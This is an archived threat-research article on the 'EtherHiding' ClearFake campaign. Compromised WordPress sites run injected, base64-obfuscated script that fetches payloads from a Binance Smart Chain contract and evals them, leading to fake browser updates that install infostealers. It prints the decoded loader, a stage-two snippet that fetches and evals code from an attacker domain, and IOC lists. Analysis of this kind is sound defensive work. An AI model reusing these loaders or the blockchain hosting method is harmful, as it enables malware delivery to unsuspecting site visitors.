
“EtherHiding” — Hiding Web2 Malicious Code in Web3 Smart Contracts

By Nati Tal,Oleg ZaytsevOctober 13, 2023•9min read

Archived: 2026-04-05 19:40:29 UTC


The Evolving Fake Browser Update Campaign

In the last 2 months or so, we have been facing yet another “fake-update” malware propagation campaign. In the attack flow, a site is defaced with a very believable overlay demanding a browser update before the site can be accessed. The fake “update” turns out to be vicious infostealer malware like RedLine, Amadey, or Lumma.



The compromised Softoniclabs WordPress-based site, defaced to propagate malware

This campaign, named “**ClearFake**”, identified by Randy McEoin, begins its attack on compromised WordPress sites where attackers embed a concealed JS code. This initial “bridgehead” code is injected into article pages and retrieves a second-stage payload from a server controlled by the attackers, which then carries out the rest of the site defacement.



Using this method, the attacker can remotely and instantly modify the infection process and display any message they want. It can change tactics, update blocked domains, and switch out detected payloads without re-accessing the WordPress sites. In the case of 'ClearFake', the second-stage code was hosted on Cloudflare Workers. This was effective until CloudFlare blocked those accounts, potentially halting the entire campaign.

Yet, in this evolution of "ClearFake", we see that threat actors have introduced a novel method of hosting malicious code both anonymously and without any limitations — **a real "Bullet Proof" hosting facilitated by the Blockchain.**

No Cryptoscams Here, So Why Binance?

The new infection process, at first glance, is the same as before — using the same domains and IP addresses, yet on the first entry of the compromised WordPress site we see new **unfamiliar network traffic directed to Binance-controlled servers**. What does Binance, one of the world's largest cryptocurrency exchanges, have to do with it all? Well, let's examine the new variant of the first stage code:


```
 <script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type="application/javascript"></script>
<script src="data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm92aWRlcj1uZXcgZXRoZXJz
LnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvd
[......]b2FkOw=="></script>
```

The two script tags described above are the means by which threat actors take over an entire WordPress site. Attackers insert this code into the primary template of a WordPress site, often exploiting vulnerable plugins (e.g. Balada Injector), outdated WordPress versions, or using stolen site credentials acquired from the dark web.

The code above is just Base64 obfuscated, translated to the following being executed on every page loaded from the compromised site:

```
 // include <https://cdn.ethers.io/lib/ethers-5.2.umd.min.js>
async function load() {
    let provider = new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/"),
        signer = provider.getSigner(),
        address = "0x7f36D9292e7c70A204faCC2d255475A861487c60",
        ABI = [
            { inputs: [{ internalType: "string", .......},
            { inputs: [], name: "get", ......},
            { inputs: [], name: "link", ....... },
        ],
        contract = new ethers.Contract(address, ABI, provider),
        link = await contract.get();
    eval(atob(link));
}
window.onload = load;
```

This part of the malicious code queries the BSC BlockChain. It creates a new `contract` instance by initializing it with the provided, attacker-controlled, **blockchain address**. It also provides the **ABI** (Application Binary Interface) that declares the contract's functions and structure. The function that is called is `get()`, and it will basically query the contract to return a specified payload to be later decoded and evaluated as JavaScript code with the `eval()` function.



The attack flow — from querying the BlockChain to total site defacing and malware download

Smart Contracts? Code on the BlockChain?

OK wait… what is this BSC? And what are those contracts anyhow?

BSC, or Binance Smart Chain, launched three years ago, is Binance's answer to Ethereum, designed to run decentralized apps and "smart contracts" more efficiently. While Ethereum is a publicly owned blockchain with cryptocurrency and contracts capabilities, BSC is owned by Binance and focuses on contracts: coded agreements that execute actions automatically when certain conditions are met. These contracts offer innovative ways to build applications and processes. Due to the publicly accessible and unchangeable nature of the blockchain, code can be hosted "on-chain" without the ability for a takedown.

This is what we see here in this attack — malicious code is hosted and served in a manner that can't be blocked. Unlike hosting it on a Cloudflare Worker service as was mitigated on the earlier variant. Truly, it is a double-edged sword in decentralized tech.

The Malicious Smart Contract — Analyzed


We can't see the actual code used to compile this contract, yet we do have access to its bytecode (decentralized and transparent after all). Once decompiled we can see its simple functionality in action:

```
 def storage:
  stor0 is array of struct at storage 0

def update(string _newName) payable:
  require calldata.size - 4 >= 32
  require _newName <= -1
  require _newName + 35 < calldata.size
  if _newName.length > -1:
      revert with 'NH{q', 65
  require _newName + _newName.length + 36 <= calldata.size
  if bool(stor0.length):
      if bool(stor0.length) == stor0.length.field_1 < 32:
          revert with 'NH{q', 34
      if _newName.length:
          stor0[].field_0 = Array(len=_newName.length, data=_newName[all])
  else:
  {...}

def get() payable:
  if bool(stor0.length):
      if bool(stor0.length) == stor0.length.field_1 < 32:
          revert with 'NH{q', 34
          {..}
          if stor0.length.field_1:
              if 31 < stor0.length.field_1:
                  mem[128] = uint256(stor0.field_0)
                  idx = 128
                  s = 0
                  while stor0.length.field_1 + 96 > idx:
                      mem[idx + 32] = stor0[s].field_256
```

```
                    idx = idx + 32
                    s = s + 1
                    continue
                return Array(len=2 * Mask(256, -1, stor0.length.field_1), data=mem[128 len ceil32(stor0.lengt
            mem[128] = 256 * stor0.length.field_8
      else:
         {...}
  return Array(len=stor0.length % 128, data=mem[128 len ceil32(stor0.length.field_1)], mem[(2 * ceil32(stor0.le

def unknown1c4695f4() payable:
 {...}
```

This is a simple contract app that uses the storage function of the contract (the array variable `stor0`). The method `update()` saves the input to this storage — byte by byte and the method `get()` reads the storage and returns its value as a string. That way, by interacting with the contract, data can be written or updated on the chain.

We can see this in the transactions history on the BSC, starting on contract creation on the **9th of September 2023** by another attacker-controlled address. That other address, **created in late June 2022**, was loaded with BNB (The Binance Coin) in an amount just enough to create and update the contract — activities that are not actually payable, yet do cost some minor customary “gas” fees (between 0.02 to 0.60 USD each):



Attacker-controlled BSC addresses — from funding, contract creation, and ongoing code updates

Only the first update of the contract is clearly a test (as it actually included only the string “test”) but all the following are obvious pieces of JavaScript code. When the first entries are quite simple, the latter add more JavaScript obfuscation techniques but keep on doing just the same few simple activities as seen in this first entry (after decoding from Base64):

```
 const get_k_script = () => {
    let e = new XMLHttpRequest();
    return e.open("GET", "https://921hapudyqwdvy[.]com/vvmd54/", !1), e.send(null), e.responseText;
};
eval(get_k_script());
```

This is exactly the same code we've seen on earlier variants of ClearFake (as returned from the CloudFlare service), only the second stage domain is being changed on an almost daily basis — this shows how easy it is to update the entire attack chain with a simple blockchain transaction.

We see that each time their domain is "burned" an update to the chain is issued to swap the malicious code and affiliated domains — at least **30 malicious domains** and counting.

Deploying Malicious Code From The BlockChain (For Free!)

Getting back to the attack flow, once the first stage code on the compromised WordPress site loads, it calls the Binance's SDK `eth_call` method on the BlockChain and fetches the malicious JavaScript code above.

`eth_call` is a read-only and cost-free operation, originally designed to simulate contract execution for reading data or testing without any real-world impact. As such, it is not even recorded on the blockchain. So you get a free, untracked, and robust way to get your data (the malicious payload) without leaving traces. As an example, the compromised website makes your browser broadcast this JSON RPC command to the chain:


```
{
 "method": "eth_call",
 "params": [
   {
     "to": "0x7f36d9292e7c70a204facc2d255475a861487c60",
     "data": "0x6d4ce63c"
   },
   "latest"
 ],
 "id": 44,
 "jsonrpc": "2.0"
}
```

And getting back the following response (truncated for display):

```
{
   "jsonrpc": "2.0",
   "id": 44,
   "result": "0x000000[..]00000e385a6e5675593352706232346762436859 4c4[........]"
}
```

The resulting payload is a binary-coded string, exactly the one that was pushed to that contract using the `update()` method just a day before. It includes the latest second-stage domain address, which is being queried to get yet another payload to evaluate and execute on your browser.

Note that this second stage domain is hosted on the same Russian-based IP address and follows the attack flow of the earlier ClearFake variant. The action is of defacing the site with a quite advanced and well-designed deceptive overlay page — localized and customized per almost all popular browsers in use:




ClearFake's deceptive browser update notices

Fighting Back? Is It Even Possible?

Well, there are inherent challenges in mitigating this kind of abuse due to the decentralized nature of blockchain systems.

Once a smart contract is deployed on BSC, it operates autonomously. Binance can't just "shut it down." The only thing they can do and currently offer — is the ability of the community and developers to be warned about a contract if identified as malicious or part of an illegal activity. How? Well, it is being tagged on the official BSCScan service as such:



BscScan — Binance's official BSC explorer showing Fake and Malicious tags

Indeed, the address used to deliver the malicious code was clearly marked as "`Fake_Phishing2561`". Is this enough? Hardly. As this is not an address used in any financial or other activity that victims can be lured to transfer funds or any other kind of Intellectual property to — visitors of compromised WordPress sites have no clue as to what is going on under the hood. This contract, tagged as Fake Malicious or whatnot, is still online and delivers the malicious payload — apparently, **as of today, there is NO WAY TO STOP IT**.

"EtherHiding"- Even More Threatning Possibilities

A critical point of intervention to halt such campaigns lies in understanding why WordPress sites are so vulnerable and frequently compromised, as they serve as primary gateways for these threats to reach a vast pool of victims. To protect your site and, eventually, all your visitors, you should always keep your WordPress infra and plugins updated, safeguarding credentials, using robust, periodically-changed passwords and just keeping an eye on what is happening in your site!

And back to the big picture. Traditionally, many malicious campaigns are curtailed by blocking domains, and IPs, or issuing abuse reports to providers. Financially crippling these perpetrators often becomes the final resort. However, the advent of blockchain, as demonstrated by “EtherHiding”, ushers in new challenges.

Beyond this specific exploit, blockchain can be misused in myriad ways, from malware propagation stages to data exfiltration of stolen credentials and files, all eluding traditional law enforcement shutdown methods.

While Web 3.0 heralds innovation, malicious actors continually adapt, leveraging its benefits for nefarious gains. As for Binance, We can’t really blame them, as the data is free for all and everyone can check and detect misuse — but hey, why won’t Binance just disable any query to already tagged as “Malicious” addresses? Or at least let’s disable this `eth_call` debug method for unvalidated contracts?

IOCs

```
 Related BSC Addresses/Contracts:
-----------------------------------
0xfc1fE66FB63c542A3e4D45305DaB196E5EcA222A
0x7f36D9292e7c70A204faCC2d255475A861487c60


3rd Stage IP Addresses:
-----------------------
109[.]248[.]206[.]49


3rd Stage Attacker Controlled Domains:
--------------------------------------
921hapudyqwdvy[.]com
98ygdjhdvuhj[.]com
boiibzqmk12j[.]com
bookchrono8273[.]com
bpjoieohzmhegwegmmuew[.]online
cczqyvuy812jdy[.]com
indogevro22tevra[.]com
ioiubby73b1n[.]com
kjniuby621edoo[.]com
lminoeubybyvq[.]com
nbvyrxry216vy[.]com
nmbvcxzasedrt[.]com
oekofkkfkoeefkefbnhgtrq[.]space
oiouhvtybh291[.]com
oiuugyfytvgb22h[.]com
oiuytyfvq621mb[.]org
ojhggnfbcy62[.]com
opkfijuifbuyynyny[.]com
pklkknj89bygvczvi[.]com
```

```
poqwjoemqzmemzgqegzqzf[.]online
pwwqkppwqkezqer[.]site
reedx51mut[.]com
sioaiuhsdguywqgyuhuiqw[.]org
ug62r67uiijo2[.]com
vcrwtttywuuidqioppn1[.]com
vvooowkdqddcqcqcdqggggl[.]site
ytntf5hvtn2vgcxxq[.]com
zasexdrc13ftvg[.]com
ziucsugcbfyfbyccbasy[.]com


Compromised WordPress Sites (Detected Last 14 Days):
----------------------------------------------------
kprofiles[.]com
animexin[.]vip
coloredmanga[.]com
gayvidsclub[.]com
dailyangelprayers[.]net
healthella[.]com
techsprobe[.]com
avionprivat[.]ro
..
..
..
--> 510 More Domains Here --> https://pastebin.com/x23iWvix


Malware Hashes (samples):
-------------------------------------
d0c56875fb19a407a86292e35dffec6caabbdbf630fbb79de4eec04708fa7b66
37bba90d20e429ce3fd56847e4e7aaf83c62fdd70a7dbdcd35b6f2569d47d533
b029b40badab029cbd916ab2e5147e9f01abd147e1bf9e5ed1564ee44a0d087f
1a99ac759fcd881729b76c2904476b4201e794df2d0547c954ea37be7c153131
633124ed8d7af6dd22722ee43abfe9b0ad97798a1d48b951abdc1ad88e83c702
3db1afee107cf2fa57d13e60c13c87dd1c22bfa9ef23dcf369d52dd9807a5ff4
1743f4a392b6d2ad0d47a7a57e277e1a29ecf459275b604919a6131739afdaad
788567d3cc693dd5d0dada9f4e1421755c1d74257544ba12b502f085a620585e
3d77b34ba6dbb49d594e2be590a87f682e1875d2565ff18bdeafc66c9d5594ea
80f05865e59ec4e12e504adbf5fae3d706b5d27e5ab2fc52fcd0feb19365c7b0
e041b3eaaed1c0ad37e7f91717ee5b0e12e922b67bbe1e69a4c68c80baf22b4f
8ba53b5d773bc157df65fb0941c24e1edbc7c7b47e37b3f7a01751fc3b1a701a
2ab315537510fc91d73825d0d6661e9f4b141799877e2f5159892886265f362e

Malware Filename samples (Note UNICODE abuse in filenames):
--------------------
ChromeSetup.appx
```

```
ChromeSetup.exe
ChromeSetup.exe
ChromeSetup.msi
